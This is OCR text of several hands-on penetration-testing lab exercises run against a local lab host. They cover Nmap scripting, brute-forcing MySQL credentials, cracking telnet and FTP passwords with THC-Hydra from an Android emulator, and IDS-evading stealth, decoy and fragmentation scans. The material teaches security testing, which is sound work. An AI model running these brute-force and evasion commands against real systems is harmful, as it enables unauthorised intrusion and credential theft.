|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7
|       http://seclists.org/oss-sec/2014/q3/685
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6
```

Step 5: Brute-forcing MySQL

We can take it even further and perform some of the basic exploitation tasks with NSE. For example, we can try and guess login credentials for the MySQL database we found earlier by using the *mysql-brute* script. Enter the following command:

nmap -p 3306 --script mysql-brute skillsetlocal.com

As you can see, Nmap found a pair of valid credentials without a problem.

```
(1) Skillset Labs> nmap -p 3306 --script mysql-brute skillsetloca

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 22:08 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.00013s latency).
rDNS record for 127.0.0.1: localhost
PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:password - Valid credentials
|_  Statistics: Performed 45014 guesses in 13 seconds, average tp
```

Nmap can brute-force other services as well, including SNMP, FTP, telnet, and others.

Step 6: Using Custom Scripts - Creating a Script

As we mentioned earlier, you can use custom scripts with NSE, and even create your own. We saved an example script in our home directory, so we can see how they are built. Open the script with *cat* as follows:

cat http_options_example.nse | more

```
(1) Skillset Labs> cat http_options_example.nse | more
local http = require "http"
local nmap = require "nmap"
local stdnse = require "stdnse"
local shortport = require "shortport"
local table = require "table"

description = [[
Attempts to find the HTTP methods available on the target HTTP se
]]
```

Use the **Enter** key to go though the entire script and see if you can understand the concepts behind writing it, then read the explanation below.

When starting to write a NSE script, we must first define the fields **description**, **categories**, **dependencies**, **license** and **author**. This can be seen below:

description = [[

Attempts to find the HTTP methods available on the target HTTP server.
]]

author = "Dejan Lukan"
license = "GPL 2.0"
categories = {"default"}
The rule of the script should decide if the script will be executed or not. If we don't receive the correct host and port information that are passed into the script, we can simply quit the execution of the script and do nothing. In the rule function, we need to take a look at the host and port number and decide whether that specified port is indeed TCP and open (usually the HTTP port is 80). A script must contain one of the following rules that determine if the script

will be run or not: prerule, hostrule, portrule or postrule. In our case we can use **portrule** to determine whether the port number is opened and running the HTTP service. We can do this with the following code:

```
-- returns true if port is likely to be HTTP, false otherwise
portrule = shortport.http
```

This will return *true* whenever Nmap thinks that the port is using HTTP protocol. After that, we only need to specify the action rules, which contain the actions to be done when the script is run.


Step 1: Starting Android Emulator

In the Scanning w/ Mobile Devices lab, we learned how to perform some of the reconnaissance tasks using the Android command line interface. In this lab, we will take a look at one of the common exploitation tasks: cracking passwords to gain access to services on the target system.

First, we need to start an emulated Android device. Enter the following command:

android-sdk-linux/tools/emulator @android17 -no-window

It may take several minutes for the emulator instance to start. Be patient.



Step 3: Uploading Word List

Since we will be cracking passwords, a word list would come in handy. We will use the ADB push command to upload a word list to our emulated device. Issue the following command to upload the *wordlist.txt* file to the */data/local/* folder:

adb push wordlist.txt /data/local

You will see the "device offline error" during the first several tries.

```
(2) Skillset Labs> adb push wordlist.txt /data/local
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
error: device offline
(2) Skillset Labs>
```

It takes a few minutes for the device to get connected to the ADB server. Keep re-entering the command, waiting 3-4 seconds before each try, until you see the transfer confirmation (number of bytes and time).

```
(2) Skillset Labs> adb push wordlist.txt /data/local
0 KB/s (78 bytes in 0.763s)
```

Remember that even though we are using the emulated device in this lab, the process will be exactly the same for an actual physical Android device. You can easily find numerous terminal emulator applications that allow you to run commands on the device. Many tasks, such as installing portable versions of pentesting tools, may even be possible without root access.

Step 4: Opening ADB Shell

Now we will use the ADB shell to send commands to our device. Enter the following command:

adb shell

```
(2) Skillset Labs> adb shell
root@android:/ #
```

Step 5: Changing Directories

Next, let's change to the */data/local/* directory where we just uploaded our word list, which also contains all our custom pentesting tools:

cd /data/local

```
root@android:/ # cd /data/local
root@android:/data/local #
```

Step 6: Listing Directory Contents

As you may remember, ADB shell accepts some of the common Linux OS commands. Let's do a directory listing to make sure our word list was actually uploaded:

ls

```
root@android:/data/local # ls
bin
busybox
hydra
intercepter_android
nmap
nmap-os-db
nmap-payloads
nmap-protocols
nmap-rpc
nmap-service-probes
nmap-services
nmap.test
nmap.zip
tmp
wordlist.txt
```

Step 7: Finding Services

Next, let's do a quick scan to find the services we're interested in. In the Scanning w/ Mobile Devices lab, we saw that we can use Nmap on our Android emulator. Let's use it to locate the Telnet and FTP service, by scanning their default ports# 21 and 23. Use the IP provided below (this is the IP of the host computer, as the emulated devices sees it):

./nmap -p 21,23 10.0.2.2

Both scanned ports are open.

```
root@android:/data/local # ./nmap -p 21,23 10.0.2.2

Starting Nmap 5.51 ( http://nmap.org ) at 2016-10-03 22:35 UTC
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.2.2
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be perf
Host is up (0.0027s latency).
PORT   STATE SERVICE
21/tcp open  ftp
23/tcp open  telnet
MAC Address: 52:54:00:12:35:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.91 seconds
```

We can proceed with our attack.

Step 8: Cracking Telnet Passwords

To crack the passwords and gain access to identified services, we will use the portable binary of a popular tool called **THC-Hydra**. It supports multiple protocols and allows for a lot of flexibility with the cracking methods.

For Telnet, we will use the *-l* ("login") and *-p* ("password") options, which are used to submit a single pair of credentials. We will cheat a bit and submit the correct credentials right away to see how it works. Feel free to try other values first to see what the outcome would be. Make sure to specify the host IP and the protocol as shown below:

./hydra -l skillsetuser1 -p p@ssw0rd 10.0.2.2 telnet

You may need to try several times before the attack succeeds.

```
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking service telnet on port 23
[23][telnet] host: 10.0.2.2   login: skillsetuser1   password: p@ssw
1 of 1 target successfully completed, 1 valid password found
```


Step 9: Cracking FTP Passwords

To use word lists with the *-C* ("colon-separated") option, it has to be formatted as *username:password*, which our word list is not. However, we can still use it as both contains a list of usernames and passwords. We will just need to replace the lowercase -l and -p with the uppercase as follows (don't forget to change the protocol as well):

./hydra -L wordlist.txt -P wordlist.txt 10.0.2.2 ftp

THC-Hydra quickly cracked the FTP passwords on the host's server.

If you get a message saying that no passwords were found or only 1 password was found, just try the command again.



As you can see, you can use most of the tools and techniques on a mobile device just as effectively. In the Android Exploitation lab, we will reverse the process and see how a mobile device can be penetrated from a computer.


Step 1: Timing Options - Sneaky

One of the first things that triggers or sets off an IDS when scanning, is the number of packets sent in such a short amount of time. Nmap is known for being a very fast port scanner, and ironically, this speed is sometimes the very thing that makes your scan detectable.

Nmap has several "canned" speed adjustment options. If we want to slow our scan down, we could use the *-T* option to specify one of these canned speeds. Scan your own machine for ports 21 and 80 with a speed timing option of *sneaky*. Enter the following command:

nmap -sT skillsetlocal.com -p 21,80 -T sneaky

Take note of the time it takes for this scan to finish (about 45 seconds).




Step 2: Timing Options - Insane

Now repeat the scan, except this time use the timing option of *insane*, which is much faster.

nmap -sT skillsetlocal.com -p 21,80 -T insane

Much faster right? Which scan do you think is less likely to set off an IDS?



As we can see, the –T option changes the rate at which the scan finishes. This is because it's slowing down the speed at which the probing packets are being sent. The canned speeds are *paranoid*, *sneaky*, *polite*, *normal*, *aggressive*, and *insane*. Feel free to try out these options before moving on to the next step.

Step 3: Timing Options - Scan Delay (Seconds)

If this is not granular enough, Nmap allows you to specify your scan delay speed using the *--scan-delay* option. Go ahead and enter the command below to send a probe every 5 seconds.

nmap -sT skillsetlocal.com -p 21,80 --scan-delay 5s

That's about 5 seconds per port which in this case was two ports + an initial 5 seconds delay. That means about 15 seconds.

```
(1) Skillset Labs> nmap -sT skillsetlocal.com -p 21,80 --scan-del

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:39 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000075s latency).
rDNS record for 127.0.0.1: localhost
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.20 seconds
(1) Skillset Labs>
```

Step 4: Timing Options - Scan Delay (Milliseconds)

We can also pass the speed argument in the form of milliseconds. Try this.

nmap -sT skillsetlocal.com -p 21,80 --scan-delay 5ms

That is 5 milliseconds and you should notice it finishes much faster. In the example, it finished in about .11 seconds. The actual speeds could vary based on network conditions, configurations, etc. So if your speeds don't match the ones in the examples exactly, it's all good.

```
(1) Skillset Labs> nmap -sT skillsetlocal.com -p 21,80 --scan-del

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:40 UTC
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Pi
Ping Scan Timing: About 0.00% done
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000072s latency).
rDNS record for 127.0.0.1: localhost
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
(1) Skillset Labs>
```

Step 5: Stealthy TCP Scanning - SYN Scan

Nmap provides several methods to perform stealth TCP scanning. We'll be taking an in depth look at several of them. First up is the most popular Syn Scan. Let's see what the Nmap man page has to say about the Syn Scan:

"This technique is often referred to as half-open scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener. If no response is received after several retransmissions, the port is marked as filtered. The port is also marked filtered if an ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is received. The port is also considered open if a SYN packet (without the ACK flag) is received in response. This can be due to an extremely rare TCP feature known as a simultaneous open or split handshake connection."
Reference: https://nmap.org/book/man-port-scanning-techniques.html

Try performing a Syn Scan against your own machine. It requires root privileges, so we need to add *sudo*:

sudo nmap -sS skillsetlocal.com

```
(1) Skillset Labs> sudo nmap -sS skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:43 UTC
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SY
SYN Stealth Scan Timing: About 1.00% done; ETC: 20:43 (0:00:00 re
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.0000020s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
12345/tcp open  netbus

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Step 7: Stealthy TCP Scanning - FIN, Xmas Tree, and Null Scans

Next we'll look at Stealth FIN, Xmas Tree, and Null scans. They all exploit subtle behaviors in the TCP protocol if the protocol is implemented based on the RFC. The TCP RFC document says the following:

"if the [destination] port state is CLOSED .... an incoming segment not containing a RST causes a RST to be sent in response."
...
"you are unlikely to get here, but if you do, drop the segment, and return. When scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open."

So the prototypes for the following scans are: Null has no bits set; FIN has just the FIN bit set; and Xmas is all bits set. Going back to the excerpt from the manual, all three scans sets of responses will be treated similarly.

RST received ==closed
ICMP unreachable == filtered
Other == open or filtered

These scans can be a bit more error prone since operating systems implement RFC 793 differently. Referring back to the Nmap man pages, we find the following:

“A number of systems send RST responses to the probes regardless of whether the port is open or not. This causes all of the ports to be labeled closed. Major operating systems that do this are Microsoft Windows, many Cisco devices, BSDI, and IBM OS/400.”

However, this scan type does work against most UNIX based systems. Try the FIN scan against your own machine. It requires root privileges.

sudo nmap -sF skillsetlocal.com

```
(1) Skillset Labs> sudo nmap -sF skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:44 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.0000020s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 989 closed ports
PORT      STATE         SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
3306/tcp  open|filtered mysql
5432/tcp  open|filtered postgresql
12345/tcp open|filtered netbus

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
```

Does it appear to work properly? Try the Xmas Tree and the Null scans before moving on to the next step.

sudo nmap -sX skillsetlocal.com
sudo nmap -sN skillsetlocal.com

Step 8: Decoy Scan. Starting Tshark

Next, you will be performing a decoy scan, or what is also called a spoof scan. The general idea behind the decoy scan is to forge from addresses in order to add other origin points for the scanning activity. This is essentially making logs more difficult to parse and the scanning more difficult to attribute. There are active response methods to defeat this, but they aren't generally implemented. The reasoning there is, once you cross a certain threshold, the traffic log becomes noise. An important note, also from the manual, is the use of the "ME" keyword. Some logging products start filtering the logging output after a certain number of concurrent scans are detected. This is an attempt to reduce noise in

the logs. The manual recommends placing the “ME” keyword in the sixth or later position in order to try and take advantage of this behavior, otherwise Nmap will insert your IP randomly.

Now let’s start Tshark so that we can prove the IP addresses that are doing the scan from the victim’s perspective. Let's apply filter to only capture the packets coming to/from our target host. Add "-i lo" option to capture on the loopback interface.

sudo tshark -i lo host skillsetlocal.com

```
(1) Skillset Labs> sudo tshark -i lo host skillsetlocal.com
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:46: dofile has been dis
nning Wireshark as superuser. See http://wiki.wireshark.org/Captu
Privileges for help in running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
Capturing on 'Loopback'
```

Step 10: Running Decoy Scan

Now enter the following command to run a decoy scan against the target machine:

sudo nmap -sS -p80 skillsetlocal.com -D10.10.10.10,11.11.11.11,1.1.1.1,8.8.8.8

Please enter at least four different spoofed IP addresses, at least one of them being one of the suggested in the example above.

```
(3) Skillset Labs> sudo nmap -sS -p80 skillsetlocal.com -D10.10.1
1,1.1.1.1,8.8.8.8

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:49 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000034s latency).
rDNS record for 127.0.0.1: localhost
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

You should see that your scan results come back accurately based on previous scan results. More importantly, check your Tshark capture.

Step 12: Examining Capture

You should be able to find those packets which displays the IP addresses we entered after the *–D* option used for scanning.

Nmap basically sends packets that spoof each of the IP addresses entered after the *–D* option. Additionally it sends a packet with the source being the true IP address, since we do need responses back to determine port state.

```
  1   0.000000  10.10.10.10 -> 127.0.0.1    TCP 58 42487→80 [SYN]
 Len=0 MSS=1460
  2   0.000034  11.11.11.11 -> 127.0.0.1    TCP 58 42487→80 [SYN]
 Len=0 MSS=1460
  3   0.000041    127.0.0.1 -> 127.0.0.1    TCP 58 42487→80 [SYN]
 Len=0 MSS=1460
  4   0.000046    127.0.0.1 -> 127.0.0.1    TCP 58 80→42487 [SYN,
=1 Win=43690 Len=0 MSS=65495
  5   0.000052    127.0.0.1 -> 127.0.0.1    TCP 54 42487→80 [RST]
n=0
  6   0.000059      1.1.1.1 -> 127.0.0.1    TCP 58 42487→80 [SYN]
 Len=0 MSS=1460
  7   0.000064      8.8.8.8 -> 127.0.0.1    TCP 58 42487→80 [SYN]
 Len=0 MSS=1460
```

Press Ctrl+C to stop Tshark and return to the prompt.

Step 13: Stealthy ICMP Scanning - Timestamp Request

Nowadays, many admins turn off ping responses (ICMP type 8) on most devices on their network, especially the ones reachable from the internet. They may have noticed that hosts which have ping disabled will be skipped by scanners such as Nmap. However, this is only true when Nmap is used with its default settings.

One way to find hosts not using ping, is to use other ICMP codes and types. For example, we could use an ICMP Timestamp Request (type 13) packet to find listening hosts.

Remember if we're on the same network, Nmap will use ARPs, which would lead to the device being discovered even if ping is blocked. So we will use *--send-ip* to get around this behavior and have Nmap send ICMP requests. The switch *-PP* specifies timestamp request as the ICMP type. The *-PE* option is what actually enables the feature that allows us to send custom ICMP. We need to run this scan with *sudo*, otherwise Nmap will use TCP ping scan rather then ICMP.

sudo nmap -sn -PE -PP skillsetlocal.com --send-ip

This is quite useful when the target has blocked ping or ICMP Echo Requests.

```
(1) Skillset Labs> sudo nmap -sn -PE -PP skillsetlocal.com --send

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:51 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up.
rDNS record for 127.0.0.1: localhost
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
```

Step 14: Stealthy ICMP Scanning - Subnet Mask Request

We can also specify Nmap to use Subnet Mask Requests. Do so by entering the following (don't forget *sudo*):

sudo nmap -sn -PE -PM skillsetlocal.com --send-ip


```
(1) Skillset Labs> sudo nmap -sn -PE -PM skillsetlocal.com --send

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:51 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up.
rDNS record for 127.0.0.1: localhost
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
```

Step 15: Fragmentation Attack. Starting Tshark

The last stealthy scanning technique that we are going to practice today is called Fragmentation Attack. Using the *-f* option tells Nmap to split up the TCP header over several packets. This makes the scan harder to detect for packet filtering firewalls and IDSs. Let's see what the fragmented packets look like in a capture.

Start Tshark with root privileges, with verbose option enabled, and apply filter to only capture the packets coming to/from our target host. We're expecting a lot of output, so let's use *more*. Enter the command exactly as shown below. Don't forget the spaces!

sudo tshark -i lo -V host skillsetlocal.com | more



Step 17: Fragmentation Attack

Now run a Syn Scan and add the *-f* option to a Syn Scan (fragmented scans require root privileges, so you also need to add *sudo*):

sudo nmap -f -sS skillsetlocal.com

```
(2) Skillset Labs> sudo nmap -f -sS skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 20:55 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.0000090s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
12345/tcp open  netbus

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

Step 19: Examining Fragmented Packets

Start scrolling through the capture by hitting Enter. You should see that the first SYN packet going towards the target host was split up into three fragments that were then reassembled: notice the "Reassembled IPv4" values. It's pretty far down in the output, so you'll need to hit **Enter** quite a few times.

```
[3 IPv4 Fragments (24 bytes): #1(8), #2(8), #3(8)]
    [Frame: 1, payload: 0-7 (8 bytes)]
    [Frame: 2, payload: 8-15 (8 bytes)]
    [Frame: 3, payload: 16-23 (8 bytes)]
    [Fragment count: 3]
```

If you hit Ctrl+C before getting to the reassembled packets, go back to Step 15 and run the fragmentation scan again.

Invest some time into learning and practicing stealthy scanning techniques that we just used as well as other techniques that are available.

Step 1: Manual Service Identification: Telnet

Service Identification is usually perform for the purpose of validating what we find with less intrusive techniques, such as the port scanning we have already done. For example, Nmap has already told us which ports it was able to determine were opened. We can also use Nmap to help us validate those services. But let's take a look at how to do it manually first. This technique is typically called *banner grabbing*. We know that our server is running Apache. Let's look at one way we can figure this out if we didn't already know it. Enter the following command:

telnet skillsetlocal.com 80

```
(1) Skillset Labs> telnet skillsetlocal.com 80
Trying 127.0.0.1...
Connected to skillsetlocal.com.
Escape character is '^]'.
```

Step 2: Manual Service Identification: Telnet

Now that you're running Telnet, let's grab that banner with the below command (you may have to hit enter twice):

HEAD / HTTP/1.0

```
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 30 Sep 2016 22:35:13 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Wed, 28 Sep 2016 23:25:45 GMT
ETag: "6fe-53d99ae2e6f82"
Accept-Ranges: bytes
Content-Length: 1790
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
```

We can now see what's running over port 80. If for any reason this isn't working and you need to close Telnet, you can do so by typing "close". If Telnet is still open once this step is checked off, you may also type "close".

Step 3: Service Identification with nmap: Port 80

By now you should be relatively comfortable with basic Nmap syntax. Let's use it for service identification. Enter the following command to perform service identification on port 80 against your host machine:

nmap -sV -p80 skillsetlocal.com

```
(1) Skillset Labs> nmap -sV -p80 skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 22:36 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000077s latency).
rDNS record for 127.0.0.1: localhost
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
```

As you can see, we have an open port with an instance of Apache server running and the version it is on.

Step 4: Service Identification with nmap: Port 3306

Now let's try the same for port 3306....

nmap -sV -p3306 skillsetlocal.com

We can see that this port is used for MySQL.

```
(1) Skillset Labs> nmap -sV -p3306 skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 22:38 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000085s latency).
rDNS record for 127.0.0.1: localhost
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.47-0+deb8u1
```

Pretty neat, huh? This is a great way to get the status of a port and/or the services running on it.

Step 5: Service Identification with nmap: All ports

Let's take a look at all ports this time to see what's open and running. We can do so by using the same command as before, but this time without the port number addition.

nmap -sV skillsetlocal.com

As you can see, we have a lot going on.

```
(1) Skillset Labs> nmap -sV skillsetlocal.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 22:39 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.000041s latency).
rDNS record for 127.0.0.1: localhost
Not shown: 989 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.2
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u3 (protoc
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: IP-10-0-0-
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: IP-10-0-0-
3306/tcp  open  mysql       MySQL 5.5.47-0+deb8u1
5432/tcp  open  postgresql  PostgreSQL DB
```

Step 6: Service Identification through Packet Analysis

Let's take a break from the terminal for a minute.

To better understand the process of OS fingerprinting, you should test your skills at manual passive fingerprinting. In real life, this is performed by analyzing sniffer traces. Since we've already reviewed packets in a previous lab, we'll just take a look at some information/images. Due to the fact that protocol stack implementations differ, we can notice many things just by

passively examining traffic or a sniffer log. The Honeynet Project noted some areas that could be examined for signatures. Here is what they had to say on the topic:

There are four TCP areas that we will look at to determine the operating system (however there are other signatures that can be used). By analyzing these factors of a packet, you may be able to determine the remote operating system. These signatures are:

- TTL - What the operating system sets the Time To Live on the outbound packet
- Window Size - What the operating system sets the Window Size at
- DF - Does the operating system set the Don't Fragment bit
- TOS - Does the operating system set the Type of Service, and if so, at what

OS VERSION PLATFORM	TTL	WINDOW	DF	TOS
DC-OSx 1.1-95Pyramid/NILE	30	8192	n	0
Windows 9x/NT Intel	32	5000-9000	y	0
NetApp OnTap 5.1.2-5.2.2	54	8760	y	0
HPJetDirect HP_Printer	59	2100-2150	n	0
AIX 4.3.x IBM/RS6000	60	16000-16100	y	0
AIX 4.2.x IBM/RS6000	60	16000-16100	n	0
Cisco 11.2 7507	60	65535	y	0
DigitalUnix 4.0 Alpha	60	33580	y	16
IRIX 6.x SGI	60	61320	y	16
OS390 2.6 IBM	60	32756	n	0
Reliant 5.43 Pyramid/RM1000	60	65534	n	0
FreeBSD 3.x Intel	64	17520	y	16
JetDirect G.07.x J3113A	64	5804-5840	n	0
Linux 2.2.x Intel	64	32120	n	0
OpenBSD 2.x Intel	64	17520	n	16
